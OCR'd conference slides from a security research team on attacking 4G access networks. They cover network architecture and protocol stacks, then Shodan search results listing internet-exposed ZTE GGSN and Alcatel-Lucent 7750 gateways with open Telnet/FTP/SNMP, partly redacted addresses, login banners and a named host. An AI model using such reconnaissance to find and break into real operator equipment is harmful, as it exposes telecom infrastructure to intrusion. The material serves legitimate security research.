#root via SMS: 4G access level security assessment

Alexey Osipov

Timur Yunusov

http://scadasl.org

who we are

SCADAStrangeLove

Timur @a66at Yunusov

Sergey @scadasl Gordeychik

Alex @arbitrarycode Zaitsev

Alexey @GiftsUngiven Osipov

Kirill @k_v_Nesterov Nesterov

Gleb @repdet Gritsai

Dmitry @_Dmit Sklyarov


Dmitry Kurbatov

Sergey Puzankov


Pavel Novikov

http://scadasl.org

3G/4G network




the Evil


PSTN/
ISDN
HLR, AuC/EIR
SS7
3G MSC
Gc
D
Gr
Internet
VLR
Gs
3G SGSN
PHY
Circuit
Switched
Network
Ga
Ga
GGSN
GRX
GANC
CGF
OSS
Iu
Iu
Internet
Internet
Iur
RNC
RNC
Node B
Node B
Node B
Node B
Femtocell

4G access level

- Branded mobile equipment
  - 3G/4G **USB Modems**
  - **Routers** / Wireless Access Point
  - **Smartphones**/Femtocell/Branded applications
- **(U)SIM** cards
- **Radio/IP access network**
  - Radio access network
  - IP access (GGSN, Routers, GRX)

why?



- we use it every day
  - Internet
  - social networks
  - to hack stuff
- IT use it everyday
  - ATM
  - IoT
  - SCADA


radio access network

- Well researched by community
  - http://security.osmocom.org/trac/

- Special thanks to
  - Sylvain Munaut/Alexander Chemeris/Karsten Nohl/et al.


osmocomBB

osmocomTETRA



http://security.osmocom.org/trac/

the NET



MS: Appli-cation | IP, X.25 | SNDCP | LLC | RLC | MAC | GSM RF

U_m

BSS: Relay | RLC | MAC | GSM RF || BSSGP | Network Service | Frame Relay

G_b

SGSN: Relay | SNDCP | LLC | BSSGP | Network Service | Frame Relay || GTP | UDP/TCP | IP | Ethernet


G_n

GGSN: Relay | IP, X.25 | GTP | UDP/TCP | IP || IP, X.25 | Ethernet


G_i

ISP: Appli-cation | IP, X.25 | Ethernet

the NET


PCU
SGSN
GGSN
Appli-cation
IP, X.25
SNDCP
LLC
RLC
MAC
GSM RF
MS
Um
Relay
RLC
BSSGP
MAC
Network Service
GSM RF
Frame Relay
BSS
Gb
Relay
SNDCP
GTP
LLC
UDP/TCP
BSSGP
IP
Network Service
Frame Relay
Ethernet
SGSN
Gn
Relay
IP, X.25
GTP
UDP/TCP
IP
IP, X.25
Ethernet
GGSN
Gi
Appli-cation
IP, X.25
Ethernet
ISP

thanks John



Services

SNMP	15
Telnet	9
FTP	5
SMB	2
HTTPS	2

Top Countries

China	12
Italy	7
United States	5
Israel	3
Russian Federation	2

22 [redacted] 52
Chi
Ad 14
De

41 [redacted] 2
Or
Ad 14
De


```
ZX[redacted]xGW-16, ZTE ZXR10 Software Version: ZXUN xGW(GGSN)V4.10.10(1.0.0)

*[redacted]*********************************************
* [redacted]right reserved (1997-2007) *
* [redacted]out the owner's prior written consent, *
* [redacted]lecompile and reverse-engineering shall be allowed.*
*[redacted]*********************************************

<[redacted]E-GGSN>
```

http://www.shodanhq.com/

by devices

ALCATEL-LUCENT 7750 SERVICE ROUTER

NEXT-GENERATION MOBILE GATEWAY FOR LTE/4G AND 2G/3G AND ANCHOR FOR CELLULAR-WI-FI CONVERGENCE



Services

Telnet	2,899
FTP	2,620
SNMP	16

Top Countries

China	4,191
United States	410
Iraq	150
France	121
Brunei Darussalam	82

223 [redacted] rk Co., Ltd.

Orie

Adde

```
TiMOS-C-9.0.R6 cpm/hops ALCATEL SR 7750 (
All rights reserved. All use subject to applicable lic
Built on Tue Sep 27 12:38:04 PDT 2011 by builder


Login:
```

193 [redacted] zkola Zawodowa w

Pans

Elbl

Adde

host wsz.elblag.pl

